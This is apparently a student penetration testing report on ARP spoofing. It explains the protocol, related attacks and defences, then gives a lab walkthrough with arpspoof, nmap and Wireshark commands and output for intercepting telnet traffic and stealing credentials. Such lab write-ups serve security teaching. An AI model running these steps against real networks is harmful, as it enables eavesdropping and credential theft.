Network Penetration Testing Report

> **ARP SPOOFING ATTACK.**


> Prepared By:
> 1. Mohamed Said Mekawy.
> 2. Moaz Abo wafa Abo Zeid.
> 3. Ashraf Fathy Elkalla.

▼ Definitions

What is Address Resolution Protocol (ARP)?

> The acronym ARP stands for Address Resolution Protocol which is one of the most important protocols of the Data link layer in the OSI model. It is responsible to find the hardware address of a host from a known IP address. There are three basic ARP terms.

> ARP finds the hardware address, also known as the Media Access Control (MAC) address, of a host from its known IP address.




How Address Resolution Protocol (ARP) Works?

> When computer programs send or get messages, they usually use something called an IP address, which is like a virtual address. But underneath, the real talk happens using another type of address called a MAC address, which is like a device’s actual home address.

> So, our goal is to find out the MAC address of where we want to talk to. That’s where ARP comes in handy. It helps by turning the IP address into the physical MAC address, so we can chat with other devices on the network.

> Most computer programs/applications use logical addresses (IP Addresses) to send/receive messages. However, the actual communication happens over the Physical Address (MAC Address) from layer 2 of the OSI model. So our mission is to get the destination MAC Address which helps communicate with other devices. This is where ARP comes into the picture; its functionality is to translate IP addresses into physical addresses.



What Is ARP Spoofing/ARP Poisoning Attack?

> ARP spoofing is also known as ARP poison routing or ARP cache poisoning. This is a type of malicious attack in which a cyber criminal sends fake ARP messages to a target LAN with

> the intention of linking their MAC address with the IP address of a legitimate device or server within the network. The link allows for data from the victim's computer to be sent to the attacker's computer instead of the original destination.

Working….

> During an ARP poisoning attack, three actors are involved:
> 1- Two network nodes.
> 2- The attacker.

> The attacker can manipulate other hosts' ARP cache tables by sending gratuitous ARP replies.
>
> Gratuitous ARP replies are unsolicited ARP reply messages. In other words, the attacker sends a reply without waiting for a host to perform a request.

> The attacker exploits gratuitous ARP messages to tell the victims that they can reach a specific IP address at the attacker's machine MAC address.
> This operation must be performed on every victim.

> As soon as the ARP cache table contains fake information, every packet of every

> communication between the poisoned nodes will be sent to the attacker's machine.

> The attacker can prevent the poisoned entry from expiring by sending gratuitous ARP replies every 30 seconds or so.

> As soon as the attacker's machine receives the packets, it must forward them to the correct destination. Otherwise, the communication between the victim hosts will not work.
>
> This operation lets the hacker sniff traffic between the poisoned hosts even if the machines sit on a switched network.
>
> This activity can go further because the attacker can also change the content of the packets thus manipulating the information exchanged by the two parties!

▼ Types

> ARP spoofing attacks can prove dangerous, as sensitive information can be passed between computers without the victims' knowledge. ARP spoofing also enables other forms of cyberattacks, including the following:

1. Man-in-the-Middle (MTM) Attacks.

> A man-in-the-middle (MITM) attack is a type of eavesdropping in which the cyberattacker

> intercepts, relays, and alters messages between two parties—who have no idea that a third party is involved—to steal information. The attacker may try to control and manipulate the messages of one of the parties, or of both, to obtain sensitive information. Because these types of attacks use sophisticated software to mimic the style and tone of conversations—including those that are text- and voice-based—a MITM attack is difficult to intercept and thwart.

> A MITM attack occurs when malware is distributed and takes control of a victim's web browser. The browser itself is not important to the attacker, but the data that the victim shares very much is because it can include usernames, passwords, account numbers, and other sensitive information shared in chats and online discussions.

> Once they have control, the attacker creates a proxy between the victim and a legitimate site, usually with a fake lookalike site, to intercept any data between the victim and the legitimate site. Attackers do this with online banking and e-commerce sites to capture personal information and financial data.

---

2. Denial-of-Service Attacks.

> A denial-of-service (DoS) attack is one in which a cyberattacker attempts to overwhelm systems, servers, and networks with traffic to prevent users from accessing them. A larger-scale DoS attack is known as a distributed denial-of-service (DDoS) attack, where a much larger number of sources are used to flood a system with traffic.

> These types of attacks exploit known vulnerabilities in network protocols. When a large number of packets are transmitted to a vulnerable network, the service can easily become overwhelmed and then unavailable.

---

3. Session Hijacking.

> Session hijacking occurs when a cyberattacker steals a user's session ID, takes over that user's web session, and masquerades as that user. With the session ID in their possession, the attacker can perform any task or activity that user is authorized to do on that network.

> Authentication occurs when a user tries to gain access to a system or sign in to a restricted website or web service. The session ID is stored in a cookie in the browser, and an attacker engaged in session hijacking will intercept the authentication process and intrude in real time.

▼ Real Cases

Hotel Wi-Fi Network Exploitation

> In 2015, hackers used ARP spoofing to target hotel guests' devices connected to unsecured Wi-Fi networks. By impersonating the network’s default gateway, attackers intercepted guests' internet traffic.

Man-in-the-Middle Attacks on Corporate Networks

> In 2018, a series of ARP spoofing attacks targeted small and medium-sized businesses. Attackers used ARP spoofing to intercept sensitive communications, such as login credentials for email systems and intranet applications.

Cyberattack on a University

> A cybersecurity study in 2021 revealed an ARP spoofing attack at a university campus. The attacker targeted specific staff members, redirecting traffic through their machine using ARP poisoning and capturing unencrypted login credentials.

▼ How To Avoid

Preventive Measure

1. Cryptographic Network Protocols.

> With the help of encrypted communication protocols like
> Transport Layer Security
> (TLS), HTTP Secure (HTTPS), and Secure Shell (SSH), We are able to reduce the chance of an ARP Spoofing attack.

---

2. Packet Filtering.

> With the help of packet filters, we can protect the network from maliciously transmitted packets on the network as well as suspicious IP addresses.

---

3. Virtual Private Network.

> The most useful preventive measure against ARP spoofing attacks is to use a VPN (Virtual Private Network).

---

4. ARP Spoofing Detection Software.

> With the help of ARP Spoofing Detection Software it is easier to detect ARP spoofing attacks as it helps in inspecting and certifying data before data is transmitted.

▼ How To Make It.

Description

> In This Penetration testing we are connected to Local Home Network. Try to intercept network traffic and steal telnet credentials by performing an ARP poisoning attack.

Goals

1. Identify the telnet server (Ubuntu) and the client machine (Windows).
2. Intercept traffic between the two.
3. Analyze the traffic and steal valid credentials.
4. Login into the telnet server.

Tools


- **Dsniff** is a collection of tools for network auditing and penetration testing. It includes ***arpspoof*** a utility designed to intercept traffic on a switched LAN.
- Kali Linux Machine.
- Wireshark

STEPS

1. Find The Network Configuration.

> After connecting Kali Machine to home router, check the network configuration of the TAP interface. Then use this information to configure our scans.

```
# ifconfig
```




> Network: 10.230.1.0/24.

---

2. Identify The Server and The Client.

> Run a scan with Nmap, Filter out your attacker machine.

```
# nmap -sS -n 10.230.1.130,128
```



> `10.230.1.128` listens on port 23, so it is the server & `10.230.1.130` is the client.

---

3. Intercept The Traffic.

> Configure our attacking machine to forward IP packets.

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
root@kali:/home/kali# echo 1 > /proc/sys/net/ipv4/ip_forward
```


> Attack the victims by poisoning their ARP cache.

> we run ***arpspoof*** tool:


```
# arpspoof -i <interface> -t <target> -r <host>

# arpspoof -i wlan0 -t 10.230.1.128 -r 10.230.1.130
```

```
root@kali:/home/kali# arpspoof -i wlan0 -t 10.230.1.128 -r 10.230.1.130
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.130 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.128 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.130 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.128 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.130 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.128 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.130 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.128 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.130 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.128 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.130 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.128 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.130 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.128 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.130 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.128 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.130 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.128 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.130 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.128 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.130 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.128 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.130 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.128 is-at 1c:1e:e3:a4:1:ab
1c:1e:e3:a4:1:ab a8:93:4a:91:e5:2d 0806 42: arp reply 10.230.1.130 is-at 1c:1e:e3:a4:1:ab
```


4. Run Wireshark



> Run Wireshark and display telnet traffic only:




> Perform a “Follow TCP Stream” and extract the credentials:



5. Login To The Telnet Server.

> Use them to login into the server:

```
# telnet 10.230.1.128 23
```




user@xubuntu:~$ pwd
/home/user
user@xubuntu:~$;s
-bash: syntax error near unexpected token `;'
user@xubuntu:~$ ls
Desktop Documents Downloads gdb Music Pictures Public snap Templates Videos
user@xubuntu:~$ cd Download
-bash: cd: Download: No such file or directory
user@xubuntu:~$ cd Downloads
user@xubuntu:~/Downloads$
user@xubuntu:~/Downloads$
user@xubuntu:~/Downloads$ ls
gdb-15.2.tar.gz
user@xubuntu:~/Downloads$

Done !